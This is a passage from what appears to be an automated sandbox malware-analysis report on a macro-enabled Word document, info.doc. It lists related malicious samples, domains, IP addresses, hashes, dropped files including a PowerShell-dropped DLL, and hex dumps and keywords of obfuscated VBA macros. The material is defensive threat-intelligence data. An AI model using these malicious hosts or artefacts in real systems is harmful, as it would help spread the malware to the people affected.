	09922748 2020 909_3553.doc	Get hash	malicious	Browse	• fmcav.com /images/7F V4Nd/
	info-29-122020.doc	Get hash	malicious	Browse	• fmcav.com /images/7F V4Nd/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
fmcav.com	Info_122020.doc	Get hash	malicious	Browse	• 35.208.84.24
	Documento-2912-122020.doc	Get hash	malicious	Browse	• 35.208.84.24
	Documento_I_2612.doc	Get hash	malicious	Browse	• 35.208.84.24
	1808_2020.doc	Get hash	malicious	Browse	• 35.208.84.24
	09922748 2020 909_3553.doc	Get hash	malicious	Browse	• 35.208.84.24
	info-29-122020.doc	Get hash	malicious	Browse	• 35.208.84.24

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TelecomArgentinaSAAR	Informacion_29.doc	Get hash	malicious	Browse	• 190.247.139.101
	i	Get hash	malicious	Browse	• 181.170.3.37
	l25m9JjVcwM.dll	Get hash	malicious	Browse	• 152.170.79.100
	Informacion_122020_EUH-4262717.doc	Get hash	malicious	Browse	• 152.170.79.100
	1923620_YY-5094713.doc	Get hash	malicious	Browse	• 152.170.79.100
	Info_122020.doc	Get hash	malicious	Browse	• 152.170.79.100
	FILE 20201230 XC25584.doc	Get hash	malicious	Browse	• 152.170.79.100
	ARCHIVOFile.doc	Get hash	malicious	Browse	• 190.247.139.101
	Doc 2912 75513.doc	Get hash	malicious	Browse	• 190.247.139.101
	79685175.doc	Get hash	malicious	Browse	• 190.247.139.101
	DATI 2020.doc	Get hash	malicious	Browse	• 190.247.139.101
	7mB0FoVcSn.exe	Get hash	malicious	Browse	• 200.114.142.40
	rep_2020_12_29_N918980.doc	Get hash	malicious	Browse	• 152.170.79.100
	ARC_20201230_493289.doc	Get hash	malicious	Browse	• 152.170.79.100
	vpzvfqdt.dll	Get hash	malicious	Browse	• 152.170.79.100
	LIST_2020_12_30_45584.doc	Get hash	malicious	Browse	• 152.170.79.100
	Adjunto.doc	Get hash	malicious	Browse	• 152.170.79.100
	PO#634493 301220.doc	Get hash	malicious	Browse	• 152.170.79.100
	nrJGslwTeN.doc	Get hash	malicious	Browse	• 152.170.79.100
	DAT.doc	Get hash	malicious	Browse	• 152.170.79.100
GOOGLE-2US	Adjunto 29 886_473411.doc	Get hash	malicious	Browse	• 35.209.78.196
	Informacion_29.doc	Get hash	malicious	Browse	• 35.214.169.246
	Informacion_29.doc	Get hash	malicious	Browse	• 35.209.78.196
	form.doc	Get hash	malicious	Browse	• 35.214.199.246
	Nuevo pedido.exe	Get hash	malicious	Browse	• 35.209.33.122
	Info_122020.doc	Get hash	malicious	Browse	• 35.208.84.24
	84-2020-98-6493170.doc	Get hash	malicious	Browse	• 35.208.104.82
	rib.exe	Get hash	malicious	Browse	• 35.209.110.77
	rep_2020_12_29_N918980.doc	Get hash	malicious	Browse	• 35.208.69.64
	Adjunto.doc	Get hash	malicious	Browse	• 35.214.159.46
	Messaggio-3012-2020.doc	Get hash	malicious	Browse	• 35.214.159.46
	Documento-2912-122020.doc	Get hash	malicious	Browse	• 35.208.84.24
	Documento_I_2612.doc	Get hash	malicious	Browse	• 35.208.84.24
	Archivo-29.doc	Get hash	malicious	Browse	• 35.208.69.64

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	1808_2020.doc	Get hash	malicious	Browse	• 35.208.84.24
	file 0113165085 323975.doc	Get hash	malicious	Browse	• 35.214.159.46
	Inf 2020_12_30 FPJ6997.doc	Get hash	malicious	Browse	• 35.214.159.46
	09648_2020.doc	Get hash	malicious	Browse	• 35.214.159.46
	bijlagen 658.doc	Get hash	malicious	Browse	• 35.214.159.46
	File 2020 RVT_724564.doc	Get hash	malicious	Browse	• 35.214.159.46
TelecomArgentinaSAAR	Informacion_29.doc	Get hash	malicious	Browse	• 190.247.139.101
	i	Get hash	malicious	Browse	• 181.170.3.37
	l25m9JjVcwM.dll	Get hash	malicious	Browse	• 152.170.79.100
	Informacion_122020_EUH-4262717.doc	Get hash	malicious	Browse	• 152.170.79.100
	1923620_YY-5094713.doc	Get hash	malicious	Browse	• 152.170.79.100
	Info_122020.doc	Get hash	malicious	Browse	• 152.170.79.100
	FILE 20201230 XC25584.doc	Get hash	malicious	Browse	• 152.170.79.100
	ARCHIVOFile.doc	Get hash	malicious	Browse	• 190.247.139.101
	Doc 2912 75513.doc	Get hash	malicious	Browse	• 190.247.139.101
	79685175.doc	Get hash	malicious	Browse	• 190.247.139.101
	DATI 2020.doc	Get hash	malicious	Browse	• 190.247.139.101
	7mB0FoVcSn.exe	Get hash	malicious	Browse	• 200.114.142.40
	rep_2020_12_29_N918980.doc	Get hash	malicious	Browse	• 152.170.79.100
	ARC_20201230_493289.doc	Get hash	malicious	Browse	• 152.170.79.100
	vpzvfqdt.dll	Get hash	malicious	Browse	• 152.170.79.100
	LIST_2020_12_30_45584.doc	Get hash	malicious	Browse	• 152.170.79.100
	Adjunto.doc	Get hash	malicious	Browse	• 152.170.79.100
	PO#634493 301220.doc	Get hash	malicious	Browse	• 152.170.79.100
	nrJGslwTeN.doc	Get hash	malicious	Browse	• 152.170.79.100
	DAT.doc	Get hash	malicious	Browse	• 152.170.79.100

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\Xts_nmf\P4188qk\U95D.dll	Info_122020.doc	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{55694A94-8E09-401E-A760-1A1C7B299BE3}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	50
Entropy (8bit):	3.93139801091909
Encrypted:	false
SSDEEP:	3:M1YKLprulULMprulmX1YKLprulv:MyKLprucMpru3KLpru1
MD5:	800B7561DDD338565F53FBEAF2415880
SHA1:	BE355EEBAD3649495CA4C51B30A25D591F686418
SHA-256:	4B1A366CC926F8DE6FCD418CA512120DB9C1CC2602CAD88319CAA83B604CCBA7
SHA-512:	A0C277D4B1B43A630D54774959E640B395CA59C0A0A6EEBC7FA7D92F5126EB0B45491993A0EA0060A2FDB5512AA7792BD9CE4DAC5088DC09CD42DA5EB357FA38
Malicious:	false
Preview:	[doc]..info.LNK=0..info.LNK=0..[doc]..info.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\info.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:12 2020, mtime=Wed Aug 26 14:08:12 2020, atime=Thu Jan 7 23:33:33 2021, length=163840, window=hide
Category:	dropped
Size (bytes):	1960
Entropy (8bit):	4.521955904075999
Encrypted:	false
SSDEEP:	24:8U/XTwz6I4U86+evLkADv3q5dM7dD2U/XTwz6I4U86+evLkADv3q5dM7dV:8U/XT3In3+6e5Qh2U/XT3In3+6e5Q/
MD5:	4DF194CE29C4323BAAFE7D61BB4771D9
SHA1:	9ECEEE2D0C8440C5D5AE1FB9B061B1AB75BA7384
SHA-256:	D99AE496E82434959214FF68405C040ECDFEA4826B6BD91AB49A5D43815A0C99
SHA-512:	9E5A5EB28F24137F830DC16C50F557FFA294D12B848548949F0063D1D4DE0A6433292B607B83BC87F2CA1490202936BC839DA1D7BFEB25C37DA3E486B1B364E
Malicious:	false
Preview:	L.....F.... ....S...{...S...{..V.a.U.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....V.2.....(R1. .info.doc..>.....Q.y.Q.y*...8.....i.n.f.o...d.o.c.....r.....-...8...[.....?J.....C:\Users\..#.....\\445817\Users.user\Desktop\info.doc.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.i.n.f.o...d.o.c.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....445817.....D_....3N...W...9F.C.....[D_....3N...W...9F.C.....[....L.....F

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2lIID9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\92E3LI4JX7C5KZ1U7T5K.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.589434545726938
Encrypted:	false
SSDEEP:	96:chQCsMqiqvsqvJCwofz8hQCsMqiqvsEHyqvJCworZz1PYfH8f8lClUVNIu:cyvofz8yTHnorZz1Bf8lrIu
MD5:	8A1DB58C7320C6A4481EBE01CC1A3568
SHA1:	FC121B65C3445ADF08C94212E6D6FC13C2319AFA
SHA-256:	D716C84859DD7B67ECBC6485B001FF34C4EC176B12705B139B34D8E2F90D4B7A
SHA-512:	BE7CC0320BB009E396A59D51D7137460170040C7FCCD0A387EE3AD2BFF8998090A064C7379CF75D295AA200AD7B95F89CDE0F29B457A4E7802B4F126BF8662B
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\92E3LI4JX7C5KZ1U7T5K.temp	
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i....+00.../C:\.....\.1....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1....j.1.....:"..WINDOW~1..R.....:..,:"*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~$info.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2llID9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	**true**
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Users\user\Xts_nmf\P4188qk\U95D.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	433664
Entropy (8bit):	7.1367980460952545
Encrypted:	false
SSDEEP:	12288:snzOTW1Ig1hxgsjtuEiJ+F9kuwL/1ZBuK2YDcUX3XSP9m:eEW1SEiUFZwLdZVDcUXSA
MD5:	348210F57D94734B89341DAD8F492E7C
SHA1:	6432B34F6BF2C1FA066B85D50F57BA3DF742A90B
SHA-256:	7A045B94A661BA72BD4EC82E99032232C195E7249A386CA04C3349FA8A977B8C
SHA-512:	EEC5805DE545B451B7108466ADE6EC8AD16C77039ACC4633058A5B729BAC6E88A2883FF3A1581EFF33455139D4658DFC9E2A68ADDFCACFAD221024292816D54
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 67%, Browse • Antivirus: ReversingLabs, Detection: 83%
Joe Sandbox View:	• Filename: Info_122020.doc, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....B.....=.....M.....M.....M.....9.....z.....Rich.....PE..L....._.....!.....<..... .....`...P.....P.....%..<...T.....@..... ..<.....text...c..... ..`.rdata..... .....@..@.data.....@....rsrc.....@..@.reloc...%.....&...x.....@..B.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Subject: Fantastic Granite Fish Music, Grocery & Books frictionless Avenue Plastic Cambridgeshire Alaska South Dakota Benin brand Clothing & Shoes, Author: Arthur Pons, Template: Normal.dotm, Last Saved By: Alexandre Vincent, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Tue Dec 29 17:32:00 2020, Last Saved Time/Date: Tue Dec 29 17:32:00 2020, Number of Pages: 1, Number of Words: 2312, Number of Characters: 13180, Security: 8
Entropy (8bit):	6.675667644040162
TrID:	• Microsoft Word document (32009/1) 79.99% • Generic OLE2 / Multistream Compound File (8008/1) 20.01%
File name:	info.doc
File size:	162308

General

MD5:	407e5e05f725d0443a0a6d0d3db22e1f
SHA1:	db34ce7024b5320991b464fa08cfb1d7d9a70d75
SHA256:	174649f1b3e64a89faba9684bd2a160f7785b56449193c9dc412e2ac9672b1ca
SHA512:	c768516efcce9f02664b0588df0d8f3a8626bd77e282c312d93c24ded7e53fc5a02660e5f49235970ea1ef97642a86c316a1597dac0c05d48f5f709def22d964
SSDEEP:	3072:/9ufstRUUKSns8T00JSHUgteMJ8qMD7gsEBhhk:/9ufsfgIf0pL3Lhk
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "info.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Title:	
Subject:	Fantastic Granite Fish Music, Grocery & Books frictionless Avenue Plastic Cambridgeshire Alaska South Dakota Benin brand Clothing & Shoes
Author:	Arthur Pons
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	Alexandre Vincent
Revion Number:	1
Total Edit Time:	0
Create Time:	2020-12-29 17:32:00
Last Saved Time:	2020-12-29 17:32:00
Number of Pages:	1
Number of Words:	2312
Number of Characters:	13180
Creating Application:	Microsoft Office Word
Security:	8

Document Summary

Document Code Page:	1252
Number of Lines:	109
Number of Paragraphs:	30
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False

Document Summary	
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	786432

Streams with VBA

VBA File Name: Ifll4vsaspsrsln6_, Stream Size: 14476

General	
Stream Path:	Macros/VBA/Ifll4vsaspsrsln6_
VBA File Name:	Ifll4vsaspsrsln6_
Stream Size:	14476
Data ASCII:	. . . .) . . . . S \\ . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 fc 0a 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 03 0b 00 00 af 29 00 00 00 00 00 00 01 00 00 00 53 5c ab ad 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
ojjQxBE
tAUYHJKI()
wiHJApFp
#JNXMIkJ
"F:\LVTgJDEAH\npDRFjHAI\sJWnCICW.fUhjC"
"F:\jAZCT\DySvBJIFG\hAIfC.fnSKCJJG"
yVoQA()
Access
sbKLC:
Len(mKbjhqs))
oBgib()
tAUYHJKI
PwWkBCkb:
#JNXMIkJ,
Resume
"F:\SUBaGhI\zSrEaFB\FspCHJf.SAqAGV"
zboNH:
JNXMIkJ
IHoUEFCF
zboNH
sgHzJ
"O:\FbzvAFHGg\ZHHZEbi\hGbdjB.VomiwAsk"
"F:\hGyrGI\qHGrBJsd\hZWkGjB.TBoIF"
LOSnJ
#pRgPTIRad
ZYftoBlCA
#uqnnDLEb,
"O:\eFmrAZDJ\nodmnAAxD\xMUzkGzO.sFkRlmCCY"
fLfZBI
#bqPAAAGJF
FreeFile
ylBklGy
VRkXRq()
"O:\RfnuCBKG\RjeSEoI\GLSpIJCI.ANupdJL"
ARnfVzJ()
LOF(intGend)
#ZuVZXFr,
vKTLOEO
VRkXRq
CNtZFGE:
CNtZFGE
#uqnnDLEb

Keyword
#ylBklGy
#vKTLOEO
"O:\TQdsrqGBm\AbFeNCGGl\ZclnC.IOmblH"
SlnFEwSdl
"F:\pqfpqwl\YzHAAE\adNkxHr.XKNlnB"
kBCsl
RbyyHrjpJ
pwSExduL
ARnfVzJ
pRgPTIRad
#itkMEH,
"F:\tLhtGJJql\EDSME\OnHhcF.CjTGdBI"
ZuVZXFr
KmguP()
aPgSXHG
#AZymJ,
snahbsd
xIvSdpG()
wiHJApFp()
SlnFEwSdl()
ReDim
VRvXeA
bJVPQIOWp
"O:\nkxEJGB\DgDXEE\oddtym.UhBlGPJk"
#fLfZBI
mbAfpsdI
#yrkIKRGIk,
uNLRGVB:
"F:\XuogCJjvl\BqVwVOl\aWwKBeC.QabEyMDF"
#wiMPPMQc,
"O:\FNlPqdU\yMDerBjAl\HYROCHJJ.obdMDCd"
#itkMEH
"F:\gqMAa\hIkBCIoDH\plQXC.MztsGVF"
#kBCsI
WZuyub()
KGneUHDB()
BdzlIFvyB
BdzlIFvyB()
igkzHsOD
"O:\SmEZL\EulgpIBLC\aXBYFG.JSmAKD"
bqPAAAGJF
"F:\uTBiHl\uVbXFT\YbwYGKJ.PIcgwCw"
"O:\ntNeiY\DmIxDvJb\rzyKG.zgDFq"
"F:\jiGtVhMWY\HYRMl\sHfYJF.RwMSIa"
"O:\HEriW\OlyoIMJE\lhMoF.pEJsB"
"F:\LaXzEEPVS\NELWEaJG\TvjLE.YwLcJF"
#vKTLOEO,
#SKhtFjI,
TXAJH
#RbyyHrjpJ,
AZymJ
Binary
oBgib
itkMEH
PwWkBCkb
"O:\juvxiJER\okAYJCIY\JGRYR.uKbmHCRyH"
VRvXeA:
#kBCsI,
bJVPQIOWp()
"F:\OanxNh\dmwflytAl\zSVYCAEwA.eRhegND"
#ylBklGy,
bUpzhB
WZuyub
#IgKEcDFq,

Keyword
wiMPPMQc
"F:\FjsdhD\AqrMDHJ\RrhsGh.utzPF"
IcahCDE
vKyPeD:
"O:\eutDC\eaAYCHl\GObSFCs.YOftniIh"
aPgSXHG:
UvQBBwrx
Integer
uqnnDLEb
yrkIKRGIk
MowsUK
IgKEcDFq
IcahCDE()
"F:\dspcUmGA\PMKDFbO\iCTaGACDi.CsLkJA"
rvCQBGwH
#IgKEcDFq
#bqPAAAGJF,
"O:\SXlgB\DObjDDYJ\QnwLfF.xhiJBAa"
KGneUHDB
aIQdBCWAF:
Error
yVoQA
#AZymJ
uNLRGVB
#pRgPTIRad,
Attribute
mKbjhqs
MowsUK:
Mid(mKbjhqs,
#yrkIKRGIk
"O:\mTLIDFEFC\bGpevAI\mKHebIDW.ZGhQAyrF"
Close
LOSnJ:
"F:\dNNXEFJ\acmbFAE\woxMJXHDE.TtPXl"
#RbyyHrjpJ
SKhtFjI
#wiMPPMQc
"O:\roUOVDGAi\QQqsN\fndTk.RhhqJ"
VB_Name
"F:\PAFYG\mWmxJc\vrNVIZEL.qwRWQ"
sgHzJ:
mbAfpsdI()
#UvQBBwrx,
#UvQBBwrx
#fLfZBI,
Function
hrvxHJQBI
hrvxHJQBI()
aIQdBCWAF
igkzHsOD()
"O:\akOoEIaA\bOFYdJcGA\trHdDHG.hGdTbM"
"O:\GihTHDyJ\xMEpEDFW\QjvPEbIGE.jZthRA"
sbKLC
"F:\zqXTADCAY\zBSUhACoC\QyjtDIZqF.VuLfJHDC"
#TXAJH
"O:\qSjvl\yUGgtdAWG\oVioFFBy.quDugF"
"F:\xJozuHdEN\ADlgItJx\YfYaiFhDE.kZcvDrGGq"
"O:\ndcDJ\EmuLtl\DzqYCH.rPICspJ"
vKyPeD
#ZuVZXFr
#SKhtFjI
bUpzhB()
ZYftoBlCA:
rvCQBGwH:

Keyword
KmguP
zJHKYzJ:
ojjQxBE:
pwSExduL:
IHoUEFCF:
#TXAJH,
xIvSdpG
zJHKYzJ

VBA Code

VBA File Name: Mlimulsud7q0, Stream Size: 699

General	
Stream Path:	Macros/VBA/Mlimulsud7q0
VBA File Name:	Mlimulsud7q0
Stream Size:	699
Data ASCII:	. . . . # . . . . S \\ . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 23 02 00 00 83 02 00 00 00 00 00 00 01 00 00 00 53 5c e1 05 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name

VBA Code

VBA File Name: Sjtq5nhmztw, Stream Size: 1113

General	
Stream Path:	Macros/VBA/Sjtq5nhmztw
VBA File Name:	Sjtq5nhmztw
Stream Size:	1113
Data ASCII:	. . . . u . . . . S \\ . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 de 02 00 00 d4 00 00 00 da 01 00 00 ff ff ff ff e5 02 00 00 75 03 00 00 00 00 00 00 01 00 00 00 53 5c 05 e7 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
Private
VB_Exposed
Attribute
VB_Creatable
VB_Name
Document_open()
VB_Customizable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_TemplateDerived

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 121

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	121
Entropy:	4.36374049783
Base64 Encoded:	True
Data ASCII:	. . . . . F ' . . . M i c r o s o f t O f f i c e W o r d 9 7 - 2 0 0 3 D o c u m e n t . . . . . M S W o r d D o c . . . . . W o r d . D o c u m e n t . 8 . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 00 46 27 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 4f 66 66 69 63 65 20 57 6f 72 64 20 39 37 2d 32 30 30 33 20 44 6f 63 75 6d 65 6e 74 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.249002782356
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . h . . . . . p . . . . . | . . . . . m . . . . . f < . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 e8 00 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 00 84 00 00 00 11 00 00 00 8c 00 00 00 17 00 00 00 94 00 00 00 0b 00 00 00 9c 00 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 564

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	564
Entropy:	4.21290520724
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . p . . . . . \\ . . . . . @ . . . . . (. . . . . 0 . . . . . 8 . . . . . N o r m a l . d o t m .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 04 02 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 70 01 00 00 04 00 00 00 5c 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 40 01 00 00 09 00 00 00 d0 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 6493

General	
Stream Path:	1Table
File Type:	data
Stream Size:	6493
Entropy:	6.02724182685
Base64 Encoded:	True
Data ASCII:	f . . . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . > . . . 6 . . .
Data Raw:	66 04 11 00 12 00 01 00 0b 01 0f 00 07 00 03 00 00 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Data, File Type: data, Stream Size: 99191

General	
Stream Path:	Data
File Type:	data
Stream Size:	99191
Entropy:	7.38970126134
Base64 Encoded:	True
Data ASCII:	w . . . D . d . . . . J F . . . . j . . . . F . . . . A . . . . ? . . . . P . i . c . t . u . r . e . . 1 . . . . R . . . . * . ` . p a . . b z U . N . . . . . . . . . . . D . . . . . . . F . . . . . . . * . ` . p a . . b z U . N . . . .
Data Raw:	77 83 01 00 44 00 64 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 00 00 00 00 00 4a 46 ef 1f 08 02 08 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 04 f0 6a 00 00 00 b2 04 0a f0 08 00 00 00 01 04 00 00 00 0a 00 00 83 00 0b f0 46 00 00 00 bf 00 04 00 04 00 04 41 01 00 00 00 05 c1 02 00 00 00 3f 01 00 00 06 00 bf 01 00 00

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 507

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	507
Entropy:	5.50530623941
Base64 Encoded:	True
